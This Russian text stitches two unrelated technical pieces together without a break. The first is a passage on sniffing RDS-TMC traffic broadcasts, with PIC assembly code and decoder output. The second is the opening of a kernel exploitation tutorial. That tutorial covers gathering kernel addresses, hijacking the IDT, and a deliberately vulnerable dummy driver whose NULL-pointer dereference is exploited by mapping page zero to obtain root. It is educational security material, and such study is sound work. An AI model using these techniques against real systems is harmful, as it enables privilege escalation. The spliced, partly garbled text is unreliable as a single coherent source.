Мы видим уже знакомые поля RDS, а также новые (теперь описаны те 5 бит блока 2, которые прежде не были расшифрованы).

Бит «F» — это бит 13 блока 2; он идентифицирует сообщение как одnogрупповое (F = 1) или многогрупповое (F = 0).

Биты «T», «F» и «D» используются в многогрупповых сообщениях для обозначения первой группы (TFD = 001) или последующих групп (TFD = 000) в потоке.

Поле «DP» означает продолжительность и устойчивость (duration and persistence); оно содержит информацию о временных рамках дорожного события, чтобы клиент мог автоматически удалять устаревшие записи.

Бит «D» сообщает навигатору, нужно ли предлагать объезд.

Бит «PN» (Positive/Negative — положительное/отрицательное направление) указывает направление пробочных событий; он противоположен направлению движения, поскольку отражает направление

роста пробки (или любого другого направленного события).

Поле «Extent» показывает протяжённость текущего события; она измеряется в единицах соседних записей таблицы местоположений.

Поле «Event» содержит 11-битный код события, который ищется в локальной таблице кодов событий, хранящейся в памяти навигатора. Поле «Location» содержит 16-битный код местоположения, который ищется в базе данных таблицы местоположений, также хранящейся в навигаторе; некоторые страны разрешают свободную загрузку базы данных таблицы местоположений (например, Италия [1]).

Многогрупповые сообщения представляют собой последовательность из двух и более групп типа 8A и могут содержать дополнительную информацию, например рекомендации по ограничению скорости и дополнительные сведения.

5. Схема прослушивания

Прослушивание RDS-трафика требует трёх компонентов:

1. FM-приёмник с MPX-выходом
2. Демодулятор сигнала RDS
3. Декодер протокола RDS

Первый элемент — FM-приёмник, способный выдавать сигнал, ещё не прошедший демодуляцию по составляющим, поскольку нам нужен доступ к поднесущей RDS (аудиовыход тут не поможет). Такой «сырой» сигнал называется MPX (Multiplex). Проще всего его получить, купив стандартную PCI-видеокарту с FM-тюнером, у которого есть вывод MPX.

Одним из таких тюнеров является Philips FM1216 [2] (выпускается в разных «вариантах», все они подходят); для нашей цели предназначен вывод 25. Видеокарту, использующую этот тюнер, относительно легко найти — мы использовали WinFast DV2000. Обширная база данных [3] доступна в открытом виде.

Получив MPX-сигнал, его можно подать на демодулятор сигнала RDS, который выполнит демодуляцию и предоставит нам разбираемые данные. Наш выбор — ST Microelectronics TDA7330B [4], коммерчески доступный чип, используемый в большинстве радиоприёмников с поддержкой демодуляции RDS. Другой вариант — Philips SAA6579 [5]; он предлагает ту же функциональность, что и TDA7330, но распиновка может отличаться.

Наконец, мы используем кастомный PIC (Peripheral Interface Controller) для подготовки и отправки информации, сгенерированной TDA7330, на что-то понятное и удобное в использовании — стандартный последовательный порт.

PIC принимает сигналы DATA, QUAL и CLOCK от демодулятора и «создаёт» поток, пригодный для отправки на последовательный порт. Наш PIC использует только два вывода последовательного порта (RX — RTS) и выводит символы ASCII «0» и «1» с тактовой частотой 19200 бод, одним стартовым битом и двумя стоповыми битами; бит чётности не используется.

Как видите, PIC существенно упрощает нам жизнь: чтобы увидеть сырой поток, достаточно подключить схему и подсоединить терминал к последовательному порту — никаких специальных драйверов не нужно. Мы используем PIC 16F84 — дешёвый и удобный в работе микроконтроллер (его ассемблер содержит всего 35 инструкций); программатор для прошивки чипа можно без труда купить или собрать самому. Если вы хотите собрать собственный программатор, хорошим выбором станет uJDM [6] — один из простейших доступных PIC-программаторов (вариация знаменитого

Наконец, нам необходимо преобразовать сигналы PIC в уровни, совместимые с RS232. Это нужно потому, что PIC и другие интегральные схемы работают в логике TTL (Transistor-to-Transistor Logic — 0 В / +5 В), тогда как уровни сигналов последовательного порта составляют -12 В / +12 В. Проще всего выполнить такое преобразование с помощью Maxim RS-232 [7] — специализированной микросхемы драйвера и приёмника для преобразования между уровнями TTL и RS-232.

[illegible]

diagram

Прокомментированный ассемблерный код для нашего PIC:

```

;
; Copyright 2007 Andrea Barisani <lcars@inversepath.com>
;           Daniele Bianco <danbia@inversepath.com>
;
; Permission to use, copy, modify, and distribute this software for any
; purpose with or without fee is hereby granted, provided that the above
; copyright notice and this permission notice appear in all copies.
;
; THE SOFTWARE IS PROVIDED "AS IS" AND THE AUTHOR DISCLAIMS ALL WARRANTIES
; WITH REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF
; MERCHANTABILITY AND FITNESS. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR
; ANY SPECIAL, DIRECT, INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES
; WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN
; ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF
; OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.
;
; Pin diagram:
;
;
;           1      18
;       x -|.  U  |- -> DATA out (to RS232)
;       x -|      |- -> RTS  out (to RS232)
;       x -|  1   |- <- OSC1 / CLKIN
;       MCLR -> -|  6   |- -> OSC2 / CLKOUT
;       Vss (gnd) -> -|  F   |- <- Vdd (+5V)
;       DATA -> -|  8   |- x
;       QUAL -> -|  4   |- x
;       CLOCK -> -|      |- x
;       x -|_____|- x
;           9      10
;
; Connection description:
;
; pin 4 : MCLR          (it must be connected to Vdd through a resistor
;                       to prevent PIC reset - 10K is a good resistor)
; pin 5 : Vss           (directly connected to gnd)
;
; pin 6 : DATA  input  (directly connected to RDS demodulator DATA  out)
; pin 7 : QUAL   input  (directly connected to RDS demodulator QUAL  out)
; pin 8 : CLOCK  input  (directly connected to RDS demodulator CLOCK out)
;
; pin 14: Vdd          (directly connected to +5V)
; pin 15: OSC2 / CLKOUT (connected to an 2.4576 MHz oscillator crystal* )
; pin 16: OSC1 / CLKIN  (connected to an 2.4576 MHz oscillator crystal* )
;
; pin 17: RTS  output   (RS232 - ''RTS'' pin 7 on DB9 connector** )
; pin 18: DATA output  (RS232 - ''RX''  pin 2 on DB9 connector** )
;
; pin 1,2,3,9,10,11,12,13: unused
;
; *)
; We can connect the oscillator crystal to the PIC using this simple
; circuit:
;
;
;           C1 (15-33 pF)
;           | |
;           | | _____ OSC1 / CLKIN
;           | |
; gnd ---| |
;           | | _____ = XTAL (2.4576 MHz)
;           | |
;           | | _____
;           | | _____ OSC2 / CLKOUT
;           | |
;           C2 (15-33 pF)
;
; **)
; We have to convert signals TTL <-> RS232 before we send/receive them
; to/from the serial port.
; Serial terminal configuration:
; 8-N-2 (8 data bits - No parity - 2 stop bits)
;
;
; HARDWARE CONF -----
; PROCESSOR      16f84

```

```

RADIX      DEC
INCLUDE    "p16f84.inc"

ERRORLEVEL -302                ; suppress warnings for bank1

__CONFIG 1111111110001b        ; Code Protection  disabled
                                ; Power Up Timer    enabled
                                ; WatchDog Timer    disabled
                                ; Oscillator type     XT
; -----

; DEFINE -----
#define Bank0    bcf STATUS, RP0 ; activates bank 0
#define Bank1    bsf STATUS, RP0 ; activates bank 1

#define Send_0    bcf    PORTA, 1 ; send 0 to RS232 RX
#define Send_1    bsf    PORTA, 1 ; send 1 to RS232 RX
#define Skip_if_C btfss STATUS, C ; skip if C FLAG is set

#define RTS       PORTA, 0 ; RTS   pin RA0
#define RX        PORTA, 1 ; RX    pin RA1
#define DATA     PORTB, 0 ; DATA pin RB0
#define QUAL      PORTB, 1 ; QUAL   pin RB1
#define CLOCK     PORTB, 2 ; CLOCK pin RB2

RS232_data equ    0x0C ; char to transmit to RS232
BIT_counter equ   0x0D ; n. of bits to transmit to RS232
RAW_data    equ   0x0E ; RAW data (from RDS demodulator)
dummy_counter equ 0x0F ; dummy counter... used for delays
; -----

; BEGIN PROGRAM CODE -----

ORG    000h

InitPort

    Bank1                ; select bank 1

    movlw 00000000b        ; RA0-RA4 output
    movwf TRISA            ;

    movlw 00000111b        ; RB0-RB2 input / RB3-RB7 output
    movwf TRISB            ;

    Bank0                ; select bank 0

    movlw 00000010b        ; set voltage at -12V to RS232 'RX'
    movwf PORTA            ;

Main

    btfsc CLOCK            ; wait for clock edge (high -> low)
    goto  Main            ;

    movfw PORTB            ;
    andlw 00000011b        ; reads levels on PORTB and send
    movwf RAW_data         ; data to RS232
    call RS232_Tx          ;

    btfss CLOCK            ; wait for clock edge (low -> high)
    goto  $-1             ;

    goto  Main

RS232_Tx                ; RS232 (19200 baud rate) 8-N-2
                        ; 1 start+8 data+2 stop - No parity

    btfsc RAW_data,1
    goto  Good_qual
    goto  Bad_qual
Good_qual                ;

```

```

        movlw 00000001b          ;
        andwf RAW_data,w         ; good quality signal
        iorlw '0'                ; sends '0' or '1' to RS232
        movwf RS232_data         ;
        goto Char_Tx

Bad_qual          ;
        movlw 00000001b          ;
        andwf RAW_data,w         ; bad quality signal
        iorlw '*'                ; sends '*' or '+' to RS232
        movwf RS232_data         ;

Char_Tx

        movlw 9                  ; (8 bits to transmit)
        movwf BIT_counter        ; BIT_counter = n. bits + 1

        call StartBit            ; sends start bit

Send_loop

        decfsz BIT_counter, f     ; sends all data bits contained in
        goto Send_data_bit       ; RS232_data

        call StopBit             ; sends 2 stop bit and returns to Main

        Send_1
        goto Delay16

StartBit

        Send_0
        nop
        nop
        goto Delay16

StopBit

        nop
        nop
        nop
        nop
        nop

        Send_1
        call Delay8
        goto Delay16

Send_0_
        Send_0
        goto Delay16

Send_1_
        nop
        Send_1
        goto Delay16

Send_data_bit
        rrf RS232_data, f         ; result of rotation is saved in
        skip_if_C                ; C FLAG, so skip if FLAG is set
        goto Send_zero
        call Send_1_
        goto Send_loop

Send_zero
        call Send_0_
        goto Send_loop

;
; 4 / clock = ''normal'' instruction period (1 machine cycle )
; 8 / clock = ''branch'' instruction period (2 machine cycles)
;

```

```

;      clock          normal instr.          branch instr.
;      2.4576 MHz      1.6276 us             3.2552 us
;
Delay16

    movlw 2                      ; dummy cycle,
    movwf dummy_counter          ; used only to get correct delay
                                ; for timing.

    decfsz dummy_counter,f        ;
    goto $-1                     ; Total delay: 8 machine cycles
    nop                          ; ( 1 + 1 + 1 + 2 + 2 + 1 = 8 )

Delay8

    movlw 2                      ; dummy cycle,
    movwf dummy_counter          ; used only to get correct delay
                                ; for timing.

    decfsz dummy_counter,f        ;
    goto $-1                     ; Total delay: 7 machine cycles
                                ; ( 1 + 1 + 1 + 2 + 2 = 7 )

Delay1

    nop

    RETURN                      ; unique return point

END

; END PROGRAM CODE -----

```

С помощью собранной схемы мы можем «прослушивать» RDS-трафик прямо на последовательном порту, используя `screen`, `minicom` или любое другое терминальное приложение. Перед подключением к последовательному порту необходимо настроить терминал: скорость — 19200 бод, 8 бит данных, 2 стоповых бита, без чётности.

```

# stty -F /dev/ttyS0 19200 cs8 cstopb -parenb
speed 19200 baud; rows 0; columns 0; line = 0; intr = ^C; quit = ^\;
erase = ^?; kill = ^H; eof = ^D; eol = <undef>; eol2 = <undef>;
swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R;
werase = ^W; lnext = ^V; flush = ^O; min = 100; time = 2; -parenb -parodd
cs8 -hupcl cstopb cread clocal crtscts -ignbrk brkint ignpar -parmrk -inpck
-istrip -inlcr -igncr -icrnl -ixon -ixoff -iuclc -ixany -imaxbel -iutf8
-opost -olcuc -ocrnl -onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0
vt0 ff0 -isig -icanon iexten -echo echoe echok -echonl -noflsh -xcase
-tostop -echoprt echoctl echoke

# screen /dev/ttyS0 19200
1010100100001100000000101000*000101001+1110111101111111110000001011011100
10101001++000001100101100*110100101001000011000000111010000100101001111111
0011101100010011000100000+000000000 ... <and so on>

```

Как видно, мы получаем «0» и «1», а также «» и «+» — это потому, что схема оценивает качество сигнала. «» и «+» — это «0» и «1» низкого качества. Данные низкого качества следует игнорировать; если в вашем потоке таких символов много, проверьте настройки тюнера.

Чтобы определить начало RDS-сообщения и найти правильное смещение, мы «привязываемся» к PI-коду, который присутствует в начале каждой RDS-группы. PI-коды для всех FM-радиостанций находятся в открытом доступе в Интернете: зная частоту, на которой ведётся вещание, можно определить PI-код и найти его в потоке. Если PI-код неизвестен, можно попробовать найти наиболее повторяющуюся 16-битную строку — скорее всего, это и будет PI-код.

Вот пример одной сырой RDS-группы с PI 5401 (шестнадцатеричное представление числа 101010000000001):

```
01010100000000011111011001000001000010100011001011000000001000010100000011001001010010010000010001101110
```

Разделим её на составляющие:

0101010000000001	1111011001	0000	01 0	0001 01000	1100101100	0000001000010100	0000110010	0101001001000001
PI code	Checksum	Group B0	TP	PTY <5 bits>	Checksum	Data	Checksum	Data

Таким образом, мы можем выделять и идентифицировать RDS-сообщения. Теперь их можно либо разбирать вручную, читая спецификацию (не самый масштабируемый подход, надо признать), либо воспользоваться инструментом вроде нашего Simple RDS Decoder.

6. Simple RDS Decoder 0.1

Инструмент разбирает базовые RDS-сообщения и группы типа 0A (поддержка большего числа типов групп будет добавлена в будущих версиях), а также выполняет полное декодирование одnogрупповых RDS-TMC-сообщений (поддержка многогрупповых сообщений также запланирована).

Основные параметры запуска:

```
# ./srdsd -h

Simple RDS-TMC Decoder 0.1      || http://dev.inversepath.com/rds
Copyright 2007 Andrea Barisani || <andrea@inversepath.com>
Usage: ./srdsd.pl [-h|-H|-P|-t] [-d <location db path>] [-p <PI number>] <input file>
    -t display only tmc packets
    -H HTML output (outputs to /tmp/rds-*.html)
    -p PI number
    -P PI search
    -d location db path
    -h this help

Note: -d option expects a DAT Location Table code according to TMCF-LT-EF-MFF-v06
      standard (2005/05/11)
```

Как уже говорилось, первый шаг — определение PI-кода вашего RDS-потока. Если он неизвестен, можно воспользоваться опцией -P:

```
# ./srdsd -P rds_dump.raw | tail

0010000110000000: 4140 (2180)
1000011000000001: 4146 (8601)
0001100000000101: 4158 (1805)
1001000011000000: 4160 (90c0)
0000110000000010: 4163 (0c02)
0110000000010100: 4163 (6014)
0011000000001010: 4164 (300a)
0100100001100000: 4167 (4860)
1010010000110000: 4172 (a430)
0101001000011000: 4185 (5218)
```

Здесь 5218 выглядит разумным кандидатом как наиболее часто встречающаяся строка. Попробуем её:

```
# ./srdsd -p 5218 -d ~/loc_db/ rds_dump.raw

Reading TMC Location Table at ~/loc_db/:
[ ] parsing NAMES: 13135 entries
[ ] parsing ROADS: 1011 entries
[ ] parsing SEGMENTS: 15 entries
[ ] parsing POINTS: 12501 entries
done.

Got RDS message (frame 1)
[ ] Programme Identification: 0101001000011000 (5218)
[ ] Group type code/version: 0000/0 (0A - Tuning)
[ ] Traffic Program: 1
[ ] Programme Type: 01001 (9 - Varied Speech)
```

```

□Block 2: 01110
□Block 3: 1111100000010110
□Block 4: 0011000000110010
□Decoded 0A group:
□Traffic Announcement: 0
□Music Speech switch: 0
□Decoder Identification control: 110 (Artificial Head / PS char 5,6)
□Alternative Frequencies: 11111000, 00010110 (112.3, 89.7)
□Programme Service name: 0011000000110010 (02)
□Collected PSN: 02

...

Got RDS message (frame 76)
□Programme Identification: 0101001000011000 (5218)
□Group type code/version: 1000/0 (8A - TMC)
□Traffic Program: 1
□Programme Type: 01001 (9 - Varied Speech)
□Block 2: 01000
□Block 3: 0101100001110011
□Block 4: 0000110000001100
□Decoded 8A group:
□Bit X4: 0 (User message)
□Bit X3: 1 (Single-group message)
□Duration and Persistence: 000 (no explicit duration given)
□Diversion advice: 0
□Direction: 1 (-)
□Extent: 011 (3)
□Event: 00001110011 (115 - slow traffic (with average speeds Q))
□Location: 0000110000001100 (3084)
□Decoded Location:
□Location code type: POINT
□Name ID: 11013 (Sv. Grande Raccordo Anulare)
□Road code: 266 (Roma-Ss16)
□GPS: 41.98449 N 12.49321 E
□Link: http://maps.google.com/maps?ll=41.98449,12.49321&spn=0.3,0.3&q=41.98449,12.49321

```

...и так далее.

Переменная `Collected PSN` накапливает все символы имени Program Service, встреченные на данный момент, что позволяет нам отслеживать (так же, как это делают RDS FM-радиоприёмники) название станции:

```

# ./srdsd -p 5201 rds_dump.raw | grep "Collected PSN" | head

□Collected PSN: DI
□Collected PSN: DI01
□Collected PSN: DI01
□Collected PSN: RADIO1
□Collected PSN: RADIO1

```

Попробуйте ключ `-H` для вывода результатов в виде HTML в `/tmp` (это удобно для прямого перехода по ссылкам Google Maps). У нас также есть версия, отображающая все дорожные события на Google Maps через их API — пишите нам, если вас это интересует.

Удачи.

I. Ссылки

[1] — Итальянская база данных таблицы местоположений RDS-TMC
<https://www2.ilportaledellautomobilista.it/info/infofree?idUser=1&idBody=14>

[2] — Техническое описание Philips FM1216
<http://pvr.sourceforge.net/FM1216.pdf>

[3] — База данных оборудования PVR
<http://pvrhw.goldfish.org>

[4] — SGS-Thompson Microelectronics TDA7330
http://www.datasheetcatalog.com/datasheets_pdf/T/D/A/7/TDA7330.shtml

[5] — Philips SAA6579
http://www.datasheetcatalog.com/datasheets_pdf/S/A/A/6/SAA6579.shtml

[6] — PIC-программатор uJDM
<http://www.semis.demon.co.uk/uJDM/uJDMmain.htm>

[7] — Maxim RS-232
http://www.maxim-ic.com/getds.cfm?qv_pk=1798&ln=en

[8] — Xcircuit
<http://xcircuit.ece.jhu.edu>

II. Код

Код также доступен по адресу: <http://dev.inversepath.com/rds/>

[Блок uencoded-архива srdsd — опущен (бинарные данные)]

Введение

В последние годы наблюдается растущий интерес к эксплуатации ядра. Всё большее распространение подходов «предотвращения безопасности» (неисполняемый стек, неисполняемая куча, ASCII-бронированное отображение библиотек, рандомизация mmap/стека и в целом виртуального адресного пространства — если упомянуть лишь наиболее известные) сделало/делает эксплуатацию в пространстве пользователя всё труднее и труднее. Кроме того, проводилась масштабная работа по аудиту прикладных кодов, так что новые ошибки в целом сложнее в обработке и эксплуатации.

Внимание сместилось к ядру операционных систем, к безопасности (или небезопасности) ядра. Эта статья попытается дать представление об эксплуатации ядра с примерами для IA-32, UltraSPARC и AMD64. Целевыми операционными системами будут Linux и Solaris. Точнее говоря, каждая архитектура будет основной для одной из трёх главных демонстрационных категорий эксплуатации: сляб (IA-32), стек (UltraSPARC) и гонки (AMD64). Подробности, изложенные в этих «глубоких погружениях», применимы, однако, почти целиком ко всем остальным сценариям эксплуатации.

Поскольку примеры эксплуатации безусловно интересны, но обычно не отражают «реальной» сложности использования уязвимостей, будут представлены также пара работающих реальных эксплойтов.

1 - Полигон

Прежде всего следует отметить: «брутфорс» и «ядро» — два слова, которые плохо сочетаются. Нельзя просто крашить ядро снова и снова, пытаясь угадать правильный адрес возврата или нужное выравнивание. Ошибка при эксплуатации ядра обычно приводит к крашу, панике или нестабильному состоянию операционной системы. Шаг «сбора информации» поэтому определённо важен, как и хорошее знание структуры операционной системы.

1.1 - Размещение виртуального адресного пространства ядра/пользователя

С точки зрения пространства пользователя мы практически ничего не видим о структуре ядра и адресах, по которым оно отображено (хотя пару единиц информации из пространства пользователя всё же можно получить — о них будет сказано далее). Тем не менее именно из пространства пользователя нам предстоит начинать атаку, и потому хорошее знание виртуального макета памяти ядра (и его реализации) — действительно необходимость.

Существуют два возможных варианта размещения адресного пространства:

- **Пространство ядра поверх пространства пользователя** (таблицы страниц ядра реплицируются в каждом процессе; виртуальное адресное пространство разделено на две части — одну для ядра и одну для процессов). Ядра, работающие на архитектурах x86, AMD64 и sun4m/sun4d, обычно используют такую реализацию.
- **Разделённое адресное пространство ядра и процессов** (оба могут использовать всё адресное пространство). Подобная реализация, чтобы быть эффективной, требует специализированной аппаратной поддержки. Именно так устроены первичный и вторичный регистры контекста в связке с идентификаторами ASI на архитектуре UltraSPARC (sun4u/sun4v).

Чтобы увидеть главное преимущество первого подхода над вторым (с точки зрения эксплуатации), нужно ввести понятие «контекст процесса». Каждый раз, когда процессор находится в режиме

«supervisor» (известный ring0 на ia-32), выполняющийся путь ядра называется контекстом прерывания, если у него нет привязанного процесса. Код в контексте прерывания не может блокироваться (например, ожидая подкачки по требованию для загрузки страницы пространства пользователя): планировщик не может знать, что усыпить (и что разбудить потом).

Код, выполняющийся в контексте процесса, имеет ассоциированный процесс (как правило, тот, который «породил» данный путь ядра, например выполнив системный вызов) и свободен блокироваться/засыпать (а значит, свободен обращаться к виртуальному адресному пространству пользователя).

Это хорошая новость для систем с совместным пространством пользователя/ядра: выполняясь на уровне ядра, мы можем разыменовывать (или перепрыгивать на) адреса пространства пользователя. Преимущества очевидны (и многочисленны):

- Не нужно «угадывать», где окажется наш шеллкод, и мы можем писать его на С (что упрощает написание, если нужен длинный и сложный код восстановления).
- Не нужно беспокоиться о поиске подходящего большого и безопасного места для хранения.
- Не нужно беспокоиться о защите неисполняемых страниц (можно свободно делать mmap/mmap по желанию или даже загружать код прямо в сегмент .text, если он не нуждается в патчинге во время исполнения).
- Можно отобразить в память большие фрагменты адресного пространства и заполнить их нопами или похожим кодом/данными (полезно, когда адрес возврата или разыменование под неполным контролем).
- Можно легко использовать так называемые «ошибки разыменования NULL-указателя» (технически описаны далее).

Пространство, оставляемое ядру, тем самым ограничено по размеру: на архитектуре x86 это 1 гигабайт в Linux и варьируется в Solaris в зависимости от объёма физической памяти (см. `usr/src/uts/i86pc/os/startup.c` в исходниках OpenSolaris). Эта вариативность оказалась необходимой, чтобы по возможности избежать расточительства диапазонов виртуальной памяти и в то же время не создавать давление на пространство, зарезервированное для ядра.

Единственным ограничением виртуального пространства ядра (и процессов) на системах с разделённым адресным пространством является архитектура (UltraSPARC I и II могут адресовать лишь 44 бита из всего 64-битного адресуемого пространства. Эта VA-дыра расположена между `0x0000080000000000` и `0xFFFFF7FFFFFFFF`).

Эта модель памяти делает эксплуатацию действительно труднее, поскольку нельзя напрямую разыменовывать пространство пользователя. Описанные ранее разыменования NULL-указателей практически неэксплуатируемы. Кроме того, нельзя полагаться на «действительные» адреса пространства пользователя как на место хранения шеллкода (или других данных эмуляции ядра) и нельзя «вернуться в пространство пользователя».

Мы не будем вдаваться в теоретическое описание архитектур (справочные руководства доступны по ссылкам [1], [2] и [3]), поскольку предпочли совместить анализ архитектурных и внутренних аспектов операционных систем, важных для эксплуатации, с представлением конкретных эксплойтных кодов.

1.2 - Фиктивный драйвер устройства и реальные уязвимости

Как сказано во введении, будут представлены пара работающих реальных эксплойтов с надеждой дать лучшее понимание всего процесса эксплуатации ядра. Написаны эксплойты для:

- Уязвимости MCAST_MSFILTER [4], используемой для демонстрации эксплуатации переполнения слябов ядра.
- Уязвимости sendmsg [5], используемой для демонстрации эффективной гонки (и переполнения стека на AMD64).
- Переполнения буфера madwifi SIOCGIWSCAN [21], используемого для демонстрации реального удалённого эксплойта для ядра Linux. Этот эксплойт был опубликован по ссылке [22] до выхода данной статьи (в которой содержится более подробное обсуждение и ещё один эксплойт на основе «фиктивного» драйвера для более сложного сценария).

Кроме того, написан фиктивный драйвер устройства (для Linux и Solaris) для демонстрации описываемых техник на примерах. Также будут представлены более сложный удалённый эксплойт (как упомянуто выше) и эксплойт, способный обойти Linux с PaX/KERNEXEC (и разделением пространства пользователя/ядра).

1.3 - Заметки о сборе информации

Помните, когда говорилось о сборе информации? Почти все операционные системы «экспортируют» в пространство пользователя информацию, полезную для разработки и отладки. Как Linux, так и Solaris (без учёта «патчей безопасности») открывают пользователю для чтения список и адреса своих экспортированных символов (символов, на которые могут ссылаться авторы модулей): `/proc/ksyms` в Linux 2.4, `/proc/kallsyms` в Linux 2.6 и `/dev/ksyms` в Solaris (первые два — текстовые файлы, последний — ELF с секцией SYMTAB). Эти файлы предоставляют полезную информацию о том, что скомпилировано в ядре и по каким адресам находятся некоторые функции и структуры — адреса, которые можно получить во время выполнения и использовать для повышения надёжности эксплойта.

Однако эта информация может отсутствовать в ряде окружений: файловая система `/proc` может быть не смонтирована, или ядро скомпилировано (вместе с некоторым переключателем/патчем безопасности) без их экспорта. Сегодня это больше проблема Linux, чем Solaris. Solaris экспортирует в пространство пользователя значительно больше информации, чем Linux (вероятно, чтобы упростить отладку без доступа к исходникам): каждый модуль отображается с адресом загрузки через `modinfo`, интерфейс `proc` экспортирует в пространство пользователя адрес структуры ядра `proc_t` (давая важнейшую точку входа для эксплуатации на системах UltraSPARC), а утилита `kstat` позволяет исследовать множество параметров ядра.

При отсутствии `/proc` (и `/sys` в Linux 2.6) есть ещё одно место, откуда можно собирать информацию, — образ ядра на файловой системе. Реально возможны два благоприятных варианта:

- Образ находится где-то в файловой системе и доступен для чтения, что является стандартом для многих дистрибутивов Linux и для Solaris.
- На целевом хосте работает стандартный образ ядра — как из дистрибутива, так и взятый из репозитория. В этом случае достаточно воспроизвести тот же образ на своей системе и делать выводы из него. На Solaris это должно быть всегда возможным при наличии уровня патчей (получаемого из `uname` и/или `showrev -p`). Ситуация может измениться, если место займёт OpenSolaris — посмотрим.

Наличие образа (или возможность его установить) крайне важно для эксплуатации в среде KERN_EXEC/разделённого пространства пользователя/ядра, описанного в конце статьи.

Если экспортированная информация недоступна, а осторожный администратор удалил образы работающего ядра (и, логически, при отсутствии утечек памяти ядра), есть последний ресурс,

который может помочь в эксплуатации, — архитектура. Рассмотрим архитектуру x86: процесс, работающий на ring3, может запросить логический адрес и смещение/атрибуты таблиц процессора GDT, LDT, IDT, TSS:

- через `sgdt` получаем базовый адрес и максимальное смещение GDT;
- через `sldt` получаем индекс записи GDT текущей LDT;
- через `sidt` получаем базовый адрес и максимальное смещение IDT;
- через `str` получаем индекс записи GDT текущего TSS.

Лучший выбор (не единственный) в этом случае — IDT. Возможность изменить всего один байт в контролируемом месте IDT ведёт к полноценному надёжному эксплойту [*].

[] Идея здесь — изменить старший байт поля `base_address` записи IDT и таким образом «угнать» обработчик исключения. Логически требуется контролируемое перезаписывание одного байта или частично контролируемое с байтовым значением ниже `kernelbase`, чтобы заставить его указывать в пространство пользователя. Подробнее о структуре и реализации IDT не излагается — их можно найти в руководствах процессора [1] и в статье `kad` в `phrack59` «Handling the Interrupt Descriptor Table» [6]. Представленный для Linux эксплойт разыменования NULL-указателя реализует эту технику.*

Не менее важен шаг восстановления, целью которого является приведение ядра в согласованное состояние. Этот шаг обычно выполняется внутри шеллкода или сразу после успешной эксплуатации с помощью `/dev/kmem` или загружаемого модуля (если возможно). Этот шаг логически зависит от конкретного эксплойта, поэтому его описание приводится только вместе с примерами.

2 - Уязвимости и ошибки ядра

Начнём с экскурса по различным типологиям уязвимостей ядра. Ядро — большой и сложный зверь, поэтому, хотя будут рассмотрены некоторые «распространённые» сценарии, существует немало других возможных «логических ошибок», способных привести к компрометации системы.

Будут рассмотрены уязвимости переполнения стека, «кучи» (точнее, слябов) и разыменования NULL/пространства пользователя. В качестве примера «логической ошибки» целая глава посвящена гонкам и техникам принудительного перевода пути ядра в спящий режим (вместе с реальным эксплойтом уязвимости `sendmsg` [4] для AMD64).

Уязвимости, связанные с логическими ошибками виртуальной памяти, в данной статье не рассматриваются, поскольку они уже подробно описаны и умело проэксплуатированы в Linux специалистами iSEC [7]. Кроме того, по нашему мнению, создание «специально изготовленного» демонстрационного уязвимого кода для логических ошибок практически бессмысленно, а о каких-либо `_публичных_` уязвимостях этого типа в Solaris нам неизвестно. Если такие есть — присылайте, будем рады поработать ;).

2.1 - Уязвимости разыменования NULL/пространства пользователя

Данный тип уязвимостей возникает при использовании неинициализированного указателя (как правило, имеющего значение NULL) или испорченного указателя, который указывает в пространство пользователя виртуального адресного пространства. Нормальное поведение

операционной системы в такой ситуации — oops или краш (в зависимости от тяжести разыменования) при попытке обратиться к не отображённой памяти.

Но мы, разумеется, можем сделать mmap этого диапазона памяти и позволить ядру найти там «действительные» вредоносные данные. Этого более чем достаточно для получения прав root. Можно выделить два возможных сценария:

- Модификация указателя инструкций (прямой вызов/jmp через разыменование, вызов указателей функций внутри структуры и т. д.).
- «Контролируемая» запись в пространстве ядра.

Первый тип уязвимости тривиально прост в эксплуатации: достаточно сделать mmap на страницу, на которую ссылаются, и поместить туда наш шеллкод. Если разыменованный адрес — структура с указателем на функцию внутри (или цепочка структур, где-то содержащая указатель на функцию), достаточно эмулировать эти структуры в пространстве пользователя, направить указатель функции на шеллкод и позволить/заставить ядро вызвать его.

Пример такого типа уязвимости не приводится, поскольку это «финальная стадия» любого более сложного эксплойта (как будет видно, мы всегда будем стремиться, где возможно, перейти в пространство пользователя).

Второй тип уязвимости немного сложнее, так как нельзя напрямую изменить указатель инструкций, однако есть возможность записать что-либо в произвольное место памяти ядра (с контролируемыми или неконтролируемыми данными).

Посмотрим на этот фрагмент кода из фиктивного драйвера Linux:

```
stuff/drivers/linux/dummy.h
```

```
[...]
```

```
struct user_data_ioctl
{
    int size;
    char *buffer;
};
```

```
stuff/drivers/linux/dummy.c
```

```
static int alloc_info(unsigned long sub_cmd)
{
    struct user_data_ioctl user_info;
    struct info_user *info;
    struct user_perm *perm;

    [...]

    if(copy_from_user(&user_info,
                     (void __user*)sub_cmd,
                     sizeof(struct user_data_ioctl)))
        return -EFAULT;

    if(user_info.size > MAX_STORE_SIZE) [1]
        return -ENOENT;

    info = kmalloc(sizeof(struct info_user), GFP_KERNEL);
    if(!info)
        return -ENOMEM;

    perm = kmalloc(sizeof(struct user_perm), GFP_KERNEL);
    if(!perm)
        return -ENOMEM;

    info->timestamp = 0; // sched_clock();
    info->max_size = user_info.size;
    info->data = kmalloc(user_info.size, GFP_KERNEL); [2]
```

```

/* unchecked alloc */

perm->uid = current->uid;
info->data->perm = perm; [3]

glob_info = info;

[...]

static int store_info(unsigned long sub_cmd)
{

[...]

glob_info->data->perm->uid = current->uid; [4]

[...]

```

Из-за проблемы знаковости целого в [1] можно передать очень большое значение в `kmalloc` в [2], заставив его завершиться неудачей (и вернуть `NULL`). Отсутствие проверки в этот момент оставляет `NULL` в указателе `info->data`, который затем используется в [3] и внутри `store_info` в [4] для сохранения текущего значения `uid`.

Для эксплуатации такого кода достаточно сделать `mmap` нулевой страницы (`0x00000000` — `NULL`) в пространстве пользователя, вызвать сбой `kmalloc` передачей отрицательного значения и подготовить в предварительно отображённой области «фальшивую» структуру данных, предоставив работающие указатели для `perm` и тем самым получив возможность записать свой `uid` в произвольное место памяти.

